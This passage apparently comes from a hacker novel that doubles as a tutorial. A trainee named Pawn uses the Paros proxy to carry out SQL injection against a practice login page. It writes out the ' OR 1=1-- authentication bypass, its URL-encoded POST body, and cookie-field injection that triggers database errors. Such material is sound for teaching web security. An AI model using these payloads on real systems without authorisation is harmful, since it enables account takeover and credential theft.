The URL was similar to the first and it was on the same host, technet.edu. He was still playing in Rafa's training environment. Pawn thanked Rafa and posted an Away message. He was ready to get to work. He loaded the page in the browser and got a login request.



Paros lit up with activity, showing everything the browser had loaded. He recognized the login box; the injection was likely to be waiting behind it. He toyed with some of Paros' options including Spider and Scan, the latter of which seemed to be able to detect SQL injection points, but the tool couldn't seem to find the injection. It occurred to him he could automate much of the stuff he was doing manually, but that would have to wait. He hated the idea of pointing a tool and crossing his fingers; he had to know what was going on behind the scenes.


Looking at the Paros screen, he expanded all the entries under Sites and found the **login5.asp** script in the admin directory. This was the login box.



He thought it was curious that the tool listed it as a GET when this was supposed to be a POST exercise. He decided to throw some junk into the login box to see what happened.

The application complained that the username was too short, but this time the warning was more elegant than a silly JavaScript popup. He wondered if this would cause a problem with the injection. If the application was

smart enough to check the length, it was probably smart enough to look for characters like single quotes. He gave it a shot.


The page cannot be displayed
http://metaverse.technet.edu/admin/login5.asp
Google
The page cannot be displayed
There is a problem with the page you are trying to reach and it cannot be displayed.
Please try the following:
Contact the Web site administrator to let them know that this error has occured for this URL address.
HTTP 500.100 - Internal server error: ASP error.
Internet Information Services
Technical Information (for support personnel)
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Incorrect syntax near 'asdf'.
/admin/login5.asp, line 30
Display a menu


The error message told the tale. The application wasn't blocking single-quotes. This was the injection point. Pawn instinctively clicked into the address bar to change the injection as he had with the GET exercise and stopped short. The injection wasn't displayed in the address bar. He felt stupid for forgetting so quickly.

GET throws parameters into the address bar. POST does not.

He picked up the mouse in his fist and slammed it into the desk so hard that something either inside the desk or inside the mouse made an audible *crack*. He shook the mouse. Nothing rattled. He wiggled the mouse on the pad and it obeyed his command.

I make the changes in Paros, not the address bar.

Exhaling slowly, he released the mouse and used the keyboard to toggle over to the Paros window. In the History pane, he saw a POST to **/admin/login5.asp** that had thrown a **500** error. He clicked it and checked out the request he had sent.


Paros – paros session
File Edit View Analyse Report Tools Help
Sites
Request Response Trap
Sites
http://meta
POST http://metaverse.technet.edu/admin/login5.asp HTTP/1.1
Accept: */*
username=asd%27&password=asda&Posted=1
Raw View
6 GET http://metaverse.technet.edu/favicon.ico 404 Not Found 80ms
7 GET http://metaverse.technet.edu/header.html 200 OK 13ms
8 GET http://metaverse.technet.edu/admin/login5.asp 200 OK 4ms
9 GET http://metaverse.technet.edu/favicon.ico 404 Not Found 20ms
10 POST http://metaverse.technet.edu/admin/login5.asp 500 Internal Serv... 51ms
11 GET http://metaverse.technet.edu/favicon.ico 404 Not Found 13ms
History Spider Alerts Output

In the Request window, he saw a new pane that hadn't been there before. It read *username=asd%27&password=asda&Posted=1*. This was the username and password he had typed along with the hex-encoded single quote, POSTed to the site in the headers instead of the address bar.

He thought about how the process was working.

I submit a request to Paros and Paros sends the request to the server. The response comes from the server through Paros and back to me. The term *proxy server* suddenly made more sense. He read off the buttons along the top of the Paros window.

"Request, response, trap."

Rafa said the trap feature was the key.

He clicked the Trap tab. He checked Trap Request and Trap Response then refreshed the error page in his browser. The browser threw a warning.

Are you sure you want to send a form again?
To open this page again, Safari must resend the form you completed to open the page the first time. This may cause the website to repeat actions it took the first time you sent the form.
Cancel
Send

He had seen similar messages but never paid them much attention because he never really understood how POST worked. Now that he knew the form's data was sent through headers it made sense. Unlike a GET request, the junk wasn't in the URL, so the browser never really knew whether you wanted to send all that data again or not.

"POST is dope, boiiiiii," Pawn said, trailing off into a long, strange tooth-sucking sound. Pawn, a goofy white kid with a cushy suburban life, entertained himself by trying to sound like some kind of gang-banger. He bobbed his head to an internal rhythm and even Paros seemed surprised to hear him break out in an impromptu rap.

Hot technique of POST injection

Burn like urinary tract infection

High-tech collided with street slang and the result was nothing short of…disturbing. Oblivious to the goofy rhyme he had thrown, he typed out the classic injection in a text editor.

```
' OR 1=1--
```

Pawn felt content. His mind was running at least three primary processes and the most visible one, his impromptu rap, had zero lag. He recited the verses without a single pause as he worked through the injection.

This sad injection ain't quite right

H-T-M-L format makes it real tight

Typing away in the text editor, Pawn formatted the single quote, the equal sign, and the spaces.

```
%27+OR+1%3D1--
```

Pawn inspected the injection; it looked good, but it wasn't quite ready.


This injection should be a POST

Gotta add headers or it's gonna be toast

Pawn typed out the entire new POST header, keeping perfect time with his next verse.

```
username=%27+OR+1%3D1--&password=asda&Posted=1
```

He pasted the injection into the Paros Request window and clicked Continue.




Pawn murmured as he waited for the server to respond.

My smooth rhyme and my low down hacks
Choppin' them down like a fireman's axe

The server didn't respond. Checking out Paros, he saw that the screen had flipped from the Request to the Response tab. He had trapped both requests and responses. Paros was waiting for him. He clicked Continue and the response came back to the browser. He took one look at the window and dropped the rest of his rap in a rapid-fire torrent of words.

I'm throwin' around mad S.Q.L.
causin' more damage than a shotgun shell
bouncin' 'round like uh African gazelle
servers fall down like they hit with a spell
Make 'em light up like a toy from Mattel
Make 'em smell funny like Spam from Hormel
Admin see the mess he like "What the hell?"
Freakin' like a user from AOL
My hackin' technique make networks crazy
because their Admin got fat and lazy
Fast attack make his vision get hazy
make him dance aroun' like Patrick Swayze


Pawn blinked. Had he just said "Patrick Swayze?" He looked at the browser window.



The screen indicated that he had just worked out his first POST injection, though he could scarcely remember how. As he pasted the injection string into his note log, he frowned and shook his head violently. Obviously, the brain cycles he had wasted on the rap had impaired his judgment. He suddenly realized he had taken the long way around this challenge.

"I bet I could have pushed the injection right through from the login form," he said to no one in particular. He typed the string **' OR 1=1--** into the username field of the login form and clicked Submit. The confirmation screen welcomed him as the *test* user.

Pawn sighed. "I didn't even need you," he said to Paros, with the slightest hint of condescension. He wondered if there was more to Paros than met the eye. He tried the Analyse | Scan All function again. This time, the report looked quite different.



Paros had discovered the injection point in the **login5.asp** script and had even given an example of how to exploit it. Paros found this only after it understood that the **login5.asp** script accepted a POST.

"You are slightly dense, but still, you have got some useful tricks up those sleeves," he said to Paros, who had no arms and certainly no sleeves. Paros remained silent, oblivious to the insult.

Pawn thought about taking the exercise further, but there was really no point. He understood POST injections and was anxious to move on. Ignoring an inexplicable urge to chow down on some Spam (from Hormel), Pawn flipped to the IRC window and found Rafa online.

"C" Is For Cookie

Pawn fired off a message to the channel.

```
<Pawn> Paros was not necessary.
<Pawn> The injection string can be posted through the username field.
```

The response came in the form of a private message.

```
<Rafa> exactly.
<Pawn> This was not a difficult challenge, and I did not take it as far as
the last one.
<Pawn> I assumed this was an introduction to the use of proxies.
<Rafa> it was
<Rafa> tell me how you did it
```

Pawn explained exactly what he had done. Rafa seemed impressed.

```
<Rafa> good
<Rafa> you have a knack for this
<Rafa> i am impressed, but so far these are easy
<Rafa> ready for the next one?
<Pawn> Yes!
<Rafa> good
<Rafa> here you go
<Rafa> http://ty.technet.edu
<Rafa> get me usernames and passwords
```

Pawn loaded the page. It looked familiar. Rafa certainly didn't waste any energy on graphics.

He viewed the page source; the page's body was very simple.

```
<frameset rows="20%,80%" border="0">
<frame name ="header" src="header.html">
<frameset cols="20%,80%">
<frame name="login" src="admin/login5.asp">
<frame name="body" src="secret.asp">
</frameset>
</frameset>
```


The page loaded a header, the now-familiar **login5.asp** script, and a page called **secret.asp** into a set of frames. When loaded directly, **secret.asp** prompted him to log in.

He cracked open Paros and loaded the **login5.asp** page. The results were exactly what he had seen with the POST exercise. Paros' screen updated and now seemed to understand that the **admin/login5.asp** script used POST instead of GET.

He entered a single-quote into the username field and clicked Submit. The page complained that the username was too short. Pawn knew how this worked. He typed in his first injection, which was reflex by now, and entered a five-character password.

Pawn wasn't prepared for the result. Not only did the application not grant him access—as the previous applications had—it complained about an

invalid password and seemed to delete the single-quote from the username field!



He stared at the Username field. Sure enough, it was missing the single quote! He sat back in his chair and thought through the problem.

What can I use to get past this?

He quickly sat up and started entering other characters, five at a time, into the Username field. His choices began sanely enough as he tried characters other than single quotes that might error out the SQL.

```
;;;;;;
-----
;----
```

Eventually, Pawn's input looked more like obscene ASCII art.


```
@#$$@
$^%$%^
^&*$^%
#$%#$%
```

He pounded character after character into the Username field, but it was no use; the field was bulletproof. He turned his attention to the Password field and again entered character after character. Same deal. The Password field seemed immune to any nasty characters. He sat back, clasped his hands behind his neck, and looked at the ceiling, trying to put a leash on his frustration.


One little puzzle after another, he reminded himself. He sat up and looked at his screen. The browser window seemed to glare at him, challenging him to jump back in. He was about to give in and start pounding the login field again, when he saw the corner of the Paros window, sitting idle behind the browser.

Paros. This is a PROXY challenge.

He clicked through the history, concentrating on the various POSTS he had sent to the login script.



The Trap screen showed the request he sent to the server. Under the headers that listed the POST line, the Accept lines, the Cookie, and the Referer, Pawn saw the POST data his browser had been sending: *username, password, and Posted*. He had already sufficiently abused the Username and Password fields, but that third field, *Posted*, set to the number one, caught his eye. He hadn't seen this value listed in the login page's source, so he assumed it was a hidden field sent by the form. This little field was his next target. He modified the value in Paros' Trap panel, changed the value of the number one to the letter A, and fired it off. He was greeted with his first error message from the application.


The page cannot be displayed
http://yt.technet.edu/admin/login5.asp
Google
Technical Information (for support personnel)
Error Type:
Microsoft VBScript runtime (0x800A000D)
Type mismatch: '[string: "a"]'
/admin/login5.asp, line 80
Browser Type:
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en) AppleWebKit/418 (KHTML, like Gecko) Safari/417.9.3 Paros/3.2.11
Page:
POST 41 bytes to /admin/login5.asp
Loading "http://yt.technet.edu/admin/login5.asp", completed 1 of 2 items

This chink in the armor was just what Pawn had been looking for. This was indeed progress, but he didn't waste any time on celebration. He felt his eyebrows furrow as he read the message.

The error was not like the SQL errors he was used to seeing. This was a *VBScript* error. Pawn had caused some sort of problem with the **login5.asp** script itself. He Googled the error message and learned that comparing two different types of data could cause this error. The script was obviously expecting a number since it had set the value to one when he posted the form and entered a character.

There has to be something here. This is the way in.

He pounded the Posted field, trying to get something other than a type mismatch error. After dropping 30 different hex values into the field, he sat back, frustrated. He was flailing again.

There has to be a better way to test values here.

He considered looking for a tool that would help, but realized he might be on the wrong track. This wasn't an SQL injection point. This was something different. He looked at the Request in Paros.

This has got to be the way in. I've tried breaking every POST field and I've gotten nowhere….

Looking through the request for what seemed like the hundredth time, his gaze again settled on the header fields. He read each of the headers aloud.


"Post, Accept, Accept-language, Cookie…."

Cookie.

The server had sent him a cookie and his browser was spitting it back before every POST. Although cookies were a common occurrence on the web, none of the other challenge servers threw him a cookie. He copied the cookie from Paros and pasted the values into a text editor.

```
Cookie: date=6%2F29%2F2006; username=Guest;
ASPSESSIONIDAQSBQQBS=DMONOOGBNJMCODDGGHIONIHI;
ASPSESSIONIDASRTRSRT=EJDPMDBCMABPBBGMILNCNJGG
```

A quick Google search revealed that the ASP Session tokens kept a user's state between sessions. These were wrapped in all sorts of crypto and Pawn wasn't up for a battle against crypto, so he focused on Date and Username. Date was a straightforward thing, but Username was curious. The value was set to *Guest* and he remembered that this was the username in the form when he first loaded the login page. He changed the value to *test* in the cookie and continued his session.



The page didn't show a single trace of the *test* value. He threw a single quote in as the cookie's username. Same thing: Invalid Password.

Why isn't the cookie's value getting used anymore?


He flushed his browser's cache and loaded up the login page again. There it was, plain as day. "Welcome, Guest! Please sign in." Paros saw the initial load as a GET request and the POSTED field was not set. When POSTED was

not set, the application used the cookie to populate the Username field. POSTED obviously indicated that the user had clicked the Submit button.


He instinctively right-clicked the last GET request in Paros, and saw a menu he hadn't used before. At the top of the menu was the Resend option.

"Resend?"


He had missed that option in Paros and felt silly because of it. Resending the request was so much easier than reloading, trapping, modding, and resubmitting requests. He changed *Guest* to *test*and clicked Send. The modified GET request was sent to the server along with the modified cookie. The POSTED field was left unset.




The page flipped to show the response and he could tell from the HTML that the server had eaten his modified cookie. The HTML welcomed him as *test* instead of *Guest*.



This was progress. He grinned and instinctively switched into abuse mode. "Now, let's see if I can break you." He set the cookie's *username* value to a single quote, and resent the request.



Ugly HTML though it was, the response was nothing short of beautiful.


Resend
Request
Response
HTTP/1.1 500 Internal Server Error
Date: Fri, 30 Jun 2006 16:57:07 GMT
Server: Microsoft-IIS/6.0
Content-Length: 2575
<hr>
Technical Information (for support personnel)

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark after the character string '".
/admin/login5.asp, line 90

Raw View

